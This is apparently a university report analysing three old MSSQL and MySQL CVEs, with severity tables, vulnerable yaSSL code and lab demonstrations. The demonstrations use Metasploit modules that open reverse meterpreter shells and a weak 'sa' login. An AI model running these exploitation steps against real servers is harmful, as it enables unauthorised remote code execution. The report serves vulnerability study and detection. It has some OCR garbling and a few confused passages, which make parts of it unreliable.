CVE Research Report

Shaolun Liu, Kaiyu Dong, Long Chen

Simon Fraser University
{shaolun_liu,kaiyu_dong,long_chen_3}@sfu.ca

Keywords: CVE · MSSQL· MySQL.

1 CVE-2002-0649

1.1 Vulnerability description and impact

CVE-2002-0649 is the common vulnerabilities and exposures ID of buffer overruns on SQL server 2000 that was released in the year 2000. It is also known as MS02-039, which enables code execution on the resolution service cloud on SQL server 2000. Severe damage could be caused, such as losing control of the server to attackers. There are three vulnerabilities in total under CVE-2002-0649.

The first two vulnerabilities are buffer overruns. Attackers can overwrite part of the system memory by simply writing random data to the server, which can cause in failure of SQL server services. It also allows attackers to get access and run code on the server by running carefully selected data.

The other vulnerability is the denial of services. A never-end cycle between two neighboring servers can be generated if an attacker creates a packet spoofing the source's address of one of the servers. Both systems' resources are consumed. It is because SQL uses a live mechanism to distinguish active and passive instances. By sending a keep-alive packet to the resolution service.

1.2 Vulnerability life-cycle and trend

The severity assessment is based on the types of systems affected by the vulnerability, their typical deployment patterns, and the effect that exploiting the vulnerability would have on them.


1.3 Demonstration

Firstly, install the SQL server on the target machine, which has Windows 7 OS.

Secondly, run the server on the target machine.

Then, open the host machine and search for Exploit/windows/mssql/Ms02-039-slammer on meterpreter. Use the search result and set RHOST to the IP of the target machine.

The result from meterpreter shows the exploit was conducted successfully. By opening the log files on the target machine, related warning messages can be found.




Severity Rating:

Buffer Overruns in SQL Server Resolution Service:	Internet Servers	Intranet Servers	Client Systems
SQL Server 2000	Critical	Critical	None

Denial of Service via SQL Server Resolution Service:	Internet Servers	Intranet Servers	Client Systems
SQL Server 2000	Critical	Critical	None

Fig. 1. Severity Rating of CVE-2002-0649

Fig. 2. Installation of SQL server 2000




Server: ADMIN-2BDBD2BA8

Services: SQL Server

☑ Auto-start service when OS starts

Stopped - \\ADMIN-2BDBD2BA8 - MSSQLServer

Fig. 3. Start the server




```
msf6 exploit(windows/mssql/ms02_039_slammer) > run

[*] Started reverse TCP handler on 10.13.37.104:4444
[*] 10.13.37.102:1434 - Sending UDP packet with return address 0x42b48774
[*] 10.13.37.102:1434 - Execute 'net start sqlserveragent' once access is obtained
[*] Sending stage (175174 bytes) to 10.13.37.102
[*] Sending stage (175174 bytes) to 10.13.37.102
[*] Meterpreter session 4 opened (10.13.37.104:4444 → 10.13.37.102:4449) at 2022-10-09 23:03:46 -0400
[*] Meterpreter session 3 opened (10.13.37.104:4444 → 10.13.37.102:1025) at 2022-10-09 23:03:46 -0400

meterpreter > getuid
Server username: ADMIN-2BDBD2BA8\admin
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                   Path
 ---   ----  ----              ----  -------  ----                   ----
 0     0     [System Process]
 4     0     System            x86   0
 372   1820  ngEognNq.exe      x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\radB4C9D.tmp\ngEognNq.exe
 472   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM    \SystemRoot\System32\smss.exe
 588   472   csrss.exe         x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\csrss.exe
 612   472   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\winlogon.exe
 656   612   services.exe      x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\services.exe
 668   612   lsass.exe         x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\lsass.exe
 824   656   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\VBoxService.exe
 872   656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\svchost.exe
 964   656   svchost.exe       x86   0                               C:\WINDOWS\system32\svchost.exe
 1056  656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1100  656   svchost.exe       x86   0                               C:\WINDOWS\system32\svchost.exe
 1228  656   svchost.exe       x86   0                               C:\WINDOWS\system32\svchost.exe
 1236  656   alg.exe           x86   0                               C:\WINDOWS\System32\alg.exe
 1264  1844  nyHmwfJul.exe     x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\rad4376E.tmp\nyHmwfJul.exe
 1408  1712  cmd.exe           x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\cmd.exe
 1476  656   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\spoolsv.exe
 1600  1056  wscntfy.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\wscntfy.exe
 1664  1712  ntvdm.exe         x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\ntvdm.exe
 1712  1688  explorer.exe      x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\Explorer.EXE
 1744  1712  sqlmangr.exe      x86   0        ADMIN-2BDBD2BA8\admin  C:\Program Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
 1792  656   sqlservr.exe      x86   0        NT AUTHORITY\SYSTEM    C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.exe
 1796  1712  default.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\default.exe
 1804  1712  default.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\TEMP\default.exe
 1812  1712  VBoxTray.exe      x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\VBoxTray.exe
 1820  1712  wscript.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\System32\WScript.exe
 1828  1712  abc.exe           x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\abc.exe
 1836  1712  abc.exe           x86   0        ADMIN-2BDBD2BA8\admin  C:\DOCUME~1\admin\LOCALS~1\Temp\abc.exe
 1844  1712  wscript.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\System32\WScript.exe

meterpreter > 
```

Fig. 4. Search for UID in meterpreter

1.4 System logs

Log files can be found in administrative tools ¿ Event Viewer ¿ Application.



Date: 10/10/2022 Source: MSSQLServer
Time: 5:52:19 PM Category: (8)
Type: Warning Event ID: 19011
User: N/A
Computer: ADMIN-2BDBD2BA8

Description:
SuperSocket info: (SpnRegister) : Error 1355.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

Fig. 5. Logfile 1


1.5 Detection

After locating the Process ID on the attacker's machine, we know that 1940 is the PID that stores the exploit process. Once open netstat, we can see that port 10.13.37.102:1074 has been established; this means there the suspect intrusion is established. After closing the exploit on the attacker's machine, we can see the port is missing on the victim's machine.

2 CVE-2008-0226

2.1 Vulnerability description and impact

yaSSL is an open source SSL library mainly used in MySQL and in other projects. On MySQL, if SSL support is enabled, is possible to use this vulnerability for



```
Date:      10/10/2022  Source:    MSSQLSERVER
Time:      5:52:19 PM  Category:  (2)
Type:      Information Event ID:  17055
User:      N/A
Computer:  ADMIN-2BDBD2BA8
```

```
19013 :
SQL server listening on Shared Memory, Named Pipes.


For more information, see Help and Support Center at
http://go.microsoft.com/fwlink/events.asp.
```

```
0000: 45 4a 00 00 0a 00 00 00   EJ......
0008: 10 00 00 00 41 00 44 00   ....A.D.
0010: 4d 00 49 00 4e 00 2d 00   M.I.N.-.
```

Fig. 6. Logfile 2


pre-authentication code execution.
Multiple buffer overflows in yaSSL 1.7.5 and earlier, as used in MySQL and possibly other products, allow remote attackers to execute arbitrary code via (1) the ProcessOldClientHello function in handshake.cpp or (2) ”input_buffer& operator>>” in yassl_imp.cpp.

2.2 Vulnerability lifecycle and trend

Known Affected Software Configurations:
Yassl version 1.7.5 or earlier
MySQL version 5.0.0-5.0.66, 5.1.5
Oracle version 5.0.23-5.0.66 sp1, 5.1-5.1.22


2.3 Demonstration

MySQL Server 5.0 is running on the target machine:
MySQL Server Ver 14.12 Distrib 5.0.45 for Win32 $< ia32 >$
Command on Kali:
msfconsole
search CVE-2008-0226
use 1



```
mysql> status
--------------
C:\Program Files\MySQL\MySQL Server 5.0\bin\mysql.exe  Ver 14.12 Distrib 5.0.45,
 for Win32 (ia32)

Connection id:          3
Current database:
Current user:           root@localhost
SSL:                    Not in use
Using delimiter:        ;
Server version:         5.0.45-community-nt MySQL Community Edition (GPL)
Protocol version:       10
Connection:             localhost via TCP/IP
Server characterset:    latin1
Db     characterset:    latin1
Client characterset:    latin1
Conn.  characterset:    latin1
TCP port:               3306
Uptime:                 1 min 7 sec

Threads: 1  Questions: 4  Slow queries: 0  Opens: 12  Flush tables: 1  Open tabl
es: 6  Queries per second avg: 0.060
--------------
```


Fig. 7. MySQL version



```
msf6 > search CVE-2008-0226

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/linux/mysql/mysql_yassl_hello     2008-01-04       good     No     MySQL yaSSL SSL Hello Me
ssage Buffer Overflow
   1  exploit/windows/mysql/mysql_yassl_hello   2008-01-04       average  No     MySQL yaSSL SSL Hello Me
ssage Buffer Overflow
```

Fig. 8. Search CVE-2008-0226


show options
set RHOSTS 10.13.37.103
run



```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mysql/mysql_yassl_hello) > show options

Module options (exploit/windows/mysql/mysql_yassl_hello):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-fra
                                      mework/wiki/Using-Metasploit
   RPORT   3306             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.13.37.105     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   MySQL 5.0.45-community-nt


msf6 exploit(windows/mysql/mysql_yassl_hello) > set RHOSTS 10.13.37.103
RHOSTS ⇒ 10.13.37.103
msf6 exploit(windows/mysql/mysql_yassl_hello) > run

[*] Started reverse TCP handler on 10.13.37.105:4444
[*] Sending stage (175686 bytes) to 10.13.37.103
[*] Meterpreter session 1 opened (10.13.37.105:4444 → 10.13.37.103:1214) at 2022-10-11 00:55:03 -0400
[*] 10.13.37.103:3306 - Trying target MySQL 5.0.45-community-nt ...
```

Fig. 9. Exploit the vulnerability

getuid



```
meterpreter > getuid
Server username: ADMIN-2BDBD2BA8\admin
```

Fig. 10. Execute code

2.4 Detection

The system could detect the meterpreter using the same way as formerly mentioned (CVE-2008-5416).

2.5 Programming Flaw

2.5.1 Buffer-overflow in ProcessOldClientHello

The buffer which contains the data received by the client in the Hello packet has the following structure (from yassl_imp.hpp):

```
class ClientHello : public HandShakeBase {
    ProtocolVersion     client_version_;
    Random              random_;
    uint8               id_len_;     // session id length
    opaque              session_id_[ID_LEN];
    uint16              suite_len_; // cipher suite length
    opaque              cipher_suites_[MAX_SUITE_SZ];
    uint8               comp_len_;  // compression length
    CompressionMethod   compression_methods_;
    ...
```

where ID_LEN is 32 elements long, MAX_SUITE_SZ 64 and RA_LEN (Random) is 32.

The ProcessOldClientHello function called when an old version of the Hello packet is received doesn't have the needed checks for limiting the amount of data which will fill these 3 fields leading to a buffer-overflow vulnerability exploitable for executing code remotely.

From handshake.cpp:

```
void ProcessOldClientHello(input_buffer& input, SSL& ssl){
    ...
    ClientHello ch;
    ...
    for (uint16 i = 0; i < ch.suite_len_; i += 3) {
        byte first = input[AUTO];
        if (first)  // sslv2 type
            input.read(len, SUITE_LEN); // skip
        else {
            input.read(&ch.cipher_suites_[j], SUITE_LEN);
            j += SUITE_LEN;
        }
    }
    ch.suite_len_ = j;

if (ch.id_len_)
        input.read(ch.session_id_, ch.id_len_);

if (randomLen < RAN_LEN)
        memset(ch.random_, 0, RAN_LEN - randomLen);
    input.read(&ch.random_[RAN_LEN - randomLen], randomLen);
    ...
```

2.5.2 Buffer-overflow in ”input_buffer& operator>>”

Another buffer-overflow is located in the function used for handling the normal Hello packet but in this case doesn’t seem possible (or easily possible) to exploit this vulnerability for executing code.
From yassl_imp.cpp:

```
input_buffer& operator>>(input_buffer& input, ClientHello& hello)
    ...
    hello.id_len_ = input[AUTO];
    if (hello.id_len_) input.read(hello.session_id_, ID_LEN);

    // Suites
    byte tmp[2];
    tmp[0] = input[AUTO];
    tmp[1] = input[AUTO];
    ato16(tmp, hello.suite_len_);
    input.read(hello.cipher_suites_, hello.suite_len_);
    ...
```

2.5.3 Invalid memory access in HASHwithTransform::Update

The usage of a too big size value in the Hello packet leads to a crash of the library through the reading of data outside the memory containing the incoming packet.
From hash.cpp:


```
void HASHwithTransform::Update(const byte* data, word32 len)
{
    // do block size increments
    word32 blockSz = getBlockSize();
    byte*  local   = reinterpret_cast<byte*>(buffer_);

    while (len) {
        word32 add = min(len, blockSz - buffLen_);
        memcpy(&local[buffLen_], data, add);
        ...
```

3 CVE-2008-5416

3.1 Vulnerability description and impact

Heap-based buffer overflow in Microsoft SQL Server 2000 SP4, 8.00.2050, 8.00.2039, and earlier; SQL Server 2000 Desktop Engine (MSDE 2000) SP4; SQL Server 2005 SP2 and 9.00.1399.06; SQL Server 2000 Desktop Engine (WMSDE) on Windows Server 2003 SP1 and SP2; and Windows Internal Database (WYukon) SP2 allows remote authenticated users to cause a denial of service (access violation exception) or execute arbitrary code by calling the sp_replwritetovarbin extended stored procedure with a set of invalid parameters that trigger memory overwrite, aka ”SQL Server sp_replwritetovarbin Limited Memory Overwrite Vulnerability.”

3.2 Vulnerability lifecycle and trend



VULNERABILITY SEVERITY RATING AND MAXIMUM SECURITY IMPACT BY AFFECTED SOFTWARE

Affected Software	SQL Server sp_replwritetovarbin Limited Memory Overwrite Vulnerability - CVE-2008-5416	Aggregate Severity Rating
SQL Server		
SQL Server 2000 Service Pack 4	**Important** Remote Code Execution	**Important**
SQL Server 2000 Itanium-based Edition Service Pack 4	**Important** Remote Code Execution	**Important**
SQL Server 2005 Service Pack 2	**Important** Remote Code Execution	**Important**
SQL Server 2005 x64 Edition Service Pack 2	**Important** Remote Code Execution	**Important**
SQL Server 2005 with SP2 for Itanium-based Systems	**Important** Remote Code Execution	**Important**
Microsoft SQL Server 2000 Desktop Engine (MSDE 2000) Service Pack 4	**Important** Remote Code Execution	**Important**
SQL Server 2005 Express Edition Service Pack 2	**Important** Remote Code Execution	**Important**
SQL Server 2005 Express Edition with Advanced Services Service Pack 2	**Important** Remote Code Execution	**Important**
Windows Components		
Microsoft SQL Server 2000 Desktop Engine (WMSDE)	**Important** Remote Code Execution	**Important**
Windows Internal Database (WYukon) Service Pack 2	**Important** Remote Code Execution	**Important**
Windows Internal Database (WYukon) x64 Edition Service Pack 2	**Important** Remote Code Execution	**Important**


Fig. 11. Severity Report

CVE 2008-5416 was discovered in DEC-2008. The affected software includes SQL Server 2000 SP1-SP4 and SQL Server 2005 SP1-SP2. The latest version of MS SQL is SQL Server 2019 and the vulnerability was discovered 14 years ago. Thus the vulnerability has almost died out. But, it still could be an issue with some outdated system.

3.3 Demonstration

SQL Server 2000 is running on the target machine:
Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation Personal Edition on Windows NT 5.1 (Build 2600: Service Pack 3)

3.4 Vulnerability lifecycle and trend



```
Select @@version
```

```
  (No column name)
1 Microsoft SQL Server  2000 - 8.00.2039 (Intel X86)  May  3 2005 23
```

Query batch completed.

Server: ADMIN-2BDBD2BA8

Services: SQL Server

☑ Auto-start service when OS starts

Running - \\ADMIN-2BDBD2BA8 - MSSQLServer


Fig. 12. Sever 1

Command on Kali

- msfconsole
- search ms09
- use 1
- show options
- set RHOSTS 10.13.37.103
- set password a
- set USERNAME sa
- run
- ps

